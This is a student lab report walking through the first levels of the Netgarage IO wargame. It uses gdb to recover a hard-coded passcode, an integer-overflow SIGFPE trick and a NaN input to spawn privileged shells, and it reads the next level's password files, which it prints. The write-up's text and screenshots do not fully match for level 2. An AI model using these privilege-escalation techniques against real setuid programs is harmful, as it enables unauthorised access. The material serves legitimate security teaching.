



IE4012
Offensive Hacking Tactical and
Strategic
4th Year, 1st Semester

Lab Report 1

Netgarage CTF Walkthrough

Submitted to
Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

2020.03.02

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number: **IT17078306**

Name: **Jayawardhane H. N**

Table of Contents

1. Introduction	5
1.1. What is a CTF.....	5
1.2. Types of CTFs.....	5
1.2.1. Jeopardy CTF.....	5
1.2.2. Attack – Defense.....	5
Each team will be handed over a system with known security vulnerabilities and they will have to patch their system while creating exploits for the opposition’s system. In the beginning of the game the teams will be using exploits to steal flags of the opposition and protect themselves.....	5
1.2.3. Mixed.....	5
2. Netgarage	6
2.1. Introduction	6
2.2. Walkthrough.....	6
2.2.1. Level 1 to Level 2.....	6
2.2.2. Level 2 to Level 3.....	10

Table of Figures

Figure 2.1: ssh connection details and password for level1.....	6
Figure 2.2: Establishing ssh connection using PuTTY	7
Figure 2.3: List of directories.....	7
Figure 2.4: List of files.....	8
Figure 2.5: Disassembling using gdb.....	8
Figure 2.6: Finding memory location	9
Figure 2.7: Arriving at the password for level 2	9
Figure 2.8: Accessing level 2.....	10
Figure 2.9: All files list in level 2 directory	10
Figure 2.10: level02.c source code	11
Figure 2.11: Arriving at password for level 3	11

1. Introduction

1.1. What is a CTF

CTF stands for the term Capture the Flag. This is a kind of competition where participants will solve different sorts of security problems, defend and capture computer systems. CTFs will further help in carving the skills of professionals and aspiring individuals in the field of cyber security.

1.2. Types of CTFs

1.2.1. Jeopardy CTF

Participants will be facing a number of tasks involving crypto, forensic, web, reverse engineering etc. In this case the player will have to unlock a particular level by capturing the respective flag which could be a fragment of code or a file of that particular level by finding the answer to the clues presented.

1.2.2. Attack – Defense

Each team will be handed over a system with known security vulnerabilities and they will have to patch their system while creating exploits for the opposition's system. In the beginning of the game the teams will be using exploits to steal flags of the opposition and protect themselves.

1.2.3. Mixed

The combination of both jeopardy and attack – defense will be a “Mixed” one

2. Netgarage

2.1. Introduction


Netgarage is an online wargame where the players can establish a secure shell (ssh) connection to the game server and capture the password or flag for the next level and unlock the levels, one by one.

2.2. Walkthrough

This report will provide a walkthrough from level 1 to 3.

2.2.1. Level 1 to Level 2

When the site <http://io.netgarage.org/> is accessed the page will give the password for level1 itself as level1. By using PuTTY the user can create a ssh connection.



Information

This is the frontpage of the IO wargame. IO is our most mature game, but is never the less in continually updated as technology develops. We provide recent radare2 and gdb builds.

IO has sparked several children:

- [io64](#): x86_64 specific
- [ioarm](#): ARMv7
- [IO07](#): testing ground

Connection Details

You have to use an ssh client to connect to the game.

```
ssh level1@io.netgarage.org
password: level1
```

You can have a quick look around using a [web terminal](#)

For historical reasons our services are also reachable on port 2224 (ssh), 84(http).

Need Assistance

You can find help and guidance on our irc channel: #io. Connect to our irc network over at irc2.netgarage.org . Even if you don't need our help, you are welcome to drop by and socialize.

Tags

After solving a level you can add a piece of text to the *tags file*. This file shows up on this webpage, using the links below. Feel free to be somewhat creative. However keep it civil, we do not want to have to police these files. It's probably a good idea to disable javascript when browsing the links below!

Basic: [02](#) [03](#) [04](#) [05](#) [06](#) [07](#) [08](#) [09](#) [10](#)

Special: [11](#) [12](#) [13](#) [14](#) [15](#) [16](#) [17](#) [18](#) [19](#) [20](#)

Figure 2.1: ssh connection details and password for level1




Figure 2.2: Establishing ssh connection using PuTTY

By entering the given credentials, I was able to successfully access level1.

Once level1 was accessed. By using the `cd /` command I was able to get into the current directory and then by giving the `ls` command I was able to get a list of all files in the directory. In there as we can see a `.c` file doesn't exist for level1 therefore I assumed that level01 was the file that might lead to the password for level2.

```
io.netgarage.org - PuTTY
- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org

ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox

- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to
contribute content,
or organising effort
level1@io:~$ cd
level1@io:~$ cd /
level1@io:/ $ ls
bin  etc  initrd.img.old  lib64  mnt  proc  sbin  tmp  vmlinuz
boot  home  levels  lost+found  old  root  srv  usr  vmlinuz.old
dev  initrd.img  lib  media  opt  run  sys  var
level1@io:/ $ cd levels
```

Figure 2.3: List of directories

```

io.netgarage.org - PuTTY
bin  etc      initrd.img.old lib64      mnt  proc  sbin  tmp    vmlinuz
boot home     levels      lost+found old  root  srv   usr    vmlinuz.old
dev  initrd.img lib         media     opt  run   sys   var

level1@io:/$ cd levels
level1@io:/levels$ ls
beta          level06_alt.c  level11      level17_alt  level25.c
level01      level06_alt.pass level11.c    level17_alt.c level26
level02      level06.c      level12      level17.c    level26.l
level02_alt  level07        level12.c    level18      level26.y
level02_alt.c level07_alt    level12.pass level18_alt  level27
level02.c    level07_alt.c  level13      level18_alt.c level27.c
level03      level07.c      level13.c    level18.c    level27.pass
level03.c    level08        level14      level19      level28
level04      level08_alt    level14.c    level19.c    level28.c
level04_alt  level08_alt.cpp level15      level20      level29
level04_alt.c level08.cpp     level15.c    level20.asm  level29.c
level04.c    level09        level15.pass level20.pass  level30
level05      level09.c      level16      level21      level30.c
level05_alt  level10        level16_alt  level22      level31
level05_alt.c level10_bis    level16_alt.c level23      level31.asm
level05.c    level10_bis.c  level16.c    level23.c    level32
level06      level10.c      level16.pass level24      level25
level06_alt  level10.pass   level17      level25

level1@io:/levels$

```

Figure 2.4: List of files

Once I accessed the level01 file, then I used gdb to debug the level01 file in hopes of finding the assembly code which might lead to the password.

For that I first used the *gdb level01* command and then once debugging had started then I used the *set disassembly intel* command to use intel style to debug as I am using Windows for this purpose. I then used the *disas main* command to disassemble the main function.

```

io.netgarage.org - PuTTY
level05.c    level10_bis.c  level16.c    level23.c    level32
level06      level10.c      level16.pass  level24      level25
level06_alt  level10.pass   level17      level25

level1@io:/levels$ cd level01
-bash: cd: level01: Not a directory
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 123
level1@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb)

```

Figure 2.5: Disassembling using gdb


```
io.netgarage.org - PuTTY
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) set disassembly intel
No symbol table is loaded. Use the "file" command.
(gdb) set disassembly intel
(gdb) disass main
Dump of assembler code for function main:
0x08048080 <+0>: push 0x8049128
0x08048085 <+5>: call 0x804810f
0x0804808a <+10>: call 0x804809f
0x0804808f <+15>: cmp eax,0x10f
0x08048094 <+20>: je 0x80480dc
0x0804809a <+26>: call 0x8048103
End of assembler dump.
```

Figure 2.6: Finding memory location

As the code shows I compared the input of 0x10f with the conditional branch address 0x80480dc, 0x0f was found to be 271 by using the *p 0x10f* command. And then when the level01 file could be accessed by giving the 3-digit password as 271.


```
io.netgarage.org - PuTTY
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) set disassembly intel
(gdb) disass main
Dump of assembler code for function main:
0x08048080 <+0>: push 0x8049128
0x08048085 <+5>: call 0x804810f
0x0804808a <+10>: call 0x804809f
0x0804808f <+15>: cmp eax,0x10f
0x08048094 <+20>: je 0x80480dc
0x0804809a <+26>: call 0x8048103
End of assembler dump.
(gdb) p 0x10f
$1 = 271
(gdb) q
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ whoami
level2
sh-4.3$ cat /home/level2/.pass
XNWfTWKWHaaXoKI
sh-4.3$
```

Figure 2.7: Arriving at the password for level 2

For further justification I then typed the *whoami* command to see if I had gained entrance to level 2. Then once it showed level2 I then used the command *cat /home/level2/.pass* to get to the password for level2.

2.2.2. Level 2 to Level 3

Once the password found from the previous section was given when establishing the ssh connection to level 2, access was granted.



```
io.netgarage.org - PuTTY
I have made three popular scripts available which extend gdb, there is no
need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py


There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org

ACCESS PROHIBITED to all current and former employees and contractors of MSAB (M
icro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblo
k

level10 is still solvable, eventhough one way will not work anymore

the next ioday (irc meetup on irc) is being planned contact us if you want to
contribute content,
or organising effort
level12@io:~$
```


Figure 2.8: Accessing level 2



```
beta      level106_alt.c  level111      level117_alt  level125.c
level101  level106_alt.pass level111.c    level117_alt.c level126
level102  level106.c      level112      level117.c    level126.l
level102_alt level107      level112.c    level118      level126.y
level102_alt.c level107_alt  level112.pass level118_alt  level127
level102.c  level107_alt.c level113      level118_alt.c level127.c
level103  level107.c      level113.c    level118.c    level127.pass
level103.c  level108      level114      level119      level128
level104  level108_alt  level114.c    level119.c    level128.c
level104_alt level108_alt.cpp level115      level120      level129
level104_alt.c level108.cpp  level115.c    level120.asm  level129.c
level104_c  level109      level115.pass level120.pass  level130
level105  level109.c      level116      level121      level130.c
level105_alt level110      level116_alt  level122      level131
level105_alt.c level110_bis  level116_alt.c level123      level131.asm
level105.c  level110_bis.c level116.c    level123.c    level132
level106  level110.c      level116.pass level124      level133
level106_alt level110.pass  level117      level125
```

Figure 2.9: All files list in level 2 directory

As figure shows there exists a level02.c file. Once this file was opened the following code was found.



```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
    setresuid(geteuid(),geteuid(),geteuid());
    printf("WIN!\n");
    system("/bin/sh");
    exit(0);
}

int main(int argc, char **argv)
{
    puts("source code is available in level02.c\n");

    if (argc != 3 || !atoi(argv[2]))
        return 1;
    signal(SIGFPE, catcher);
    return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$
```

Figure 2.10: level02.c source code

As shown in the figure itself;

1. The number of arguments should be 2
2. The arguments should be numbers
3. Catcher function will be called on the SIGFPE event
4. Return value of the argument will be argv[1] and/or argv[2]

Once the catcher function is called. It will then set the current user id and print win message and the SIGFPE can be then triggered with a 1, 0 or a sqrt (-1). In this case, neither of this can be used.

Therefore, I added a integer value outside of the integer definition bound. And in the abs reference page it shows that -2147483648 is the most negative value out of bounds of int. in this case I then sent “-2147483648” and “-1” as argv[1] and argv[2] respectively.

A screenshot of a PuTTY terminal window titled 'io.netgarage.org - PuTTY'. The terminal shows a C program with a conditional logic for 'low' or 'high' values, and a shell command to execute a shell. Below this, a series of commands are entered from a 'level2@io:/levels\$' prompt, including running './level02_alt NaN', checking 'id', running 'whoami', and using 'cat /home/level3/.pass' to reveal a password. The session ends with 'exit' and 'clear' commands.

```
        if(a < answer)
            puts("low");
        else if(a > answer)
            puts("high");
        else
            execl("/bin/sh", "sh", "-p", NULL);
    }
level2@io:/levels$ ./level02_alt NaN
sh-4.3$ id
uid=1002(level2) gid=1002(level2) euid=1003(level3) groups=1002(level2),1029(nos
u)
sh-4.3$ whoami
level3
sh-4.3$ exit
exit
level2@io:/levels$ cd /levels/
level2@io:/levels$ ./level02_alt NaN
sh-4.3$ cat /home/level3/.pass
OlhCmdZKbuzqngfz
sh-4.3$ exit
exit
level2@io:/levels$ clear
```

Figure 2.11: Arriving at password for level 3

By using the `cat /home/level3/.pass` command I was able to then gain the password to level 3 as shown in figure.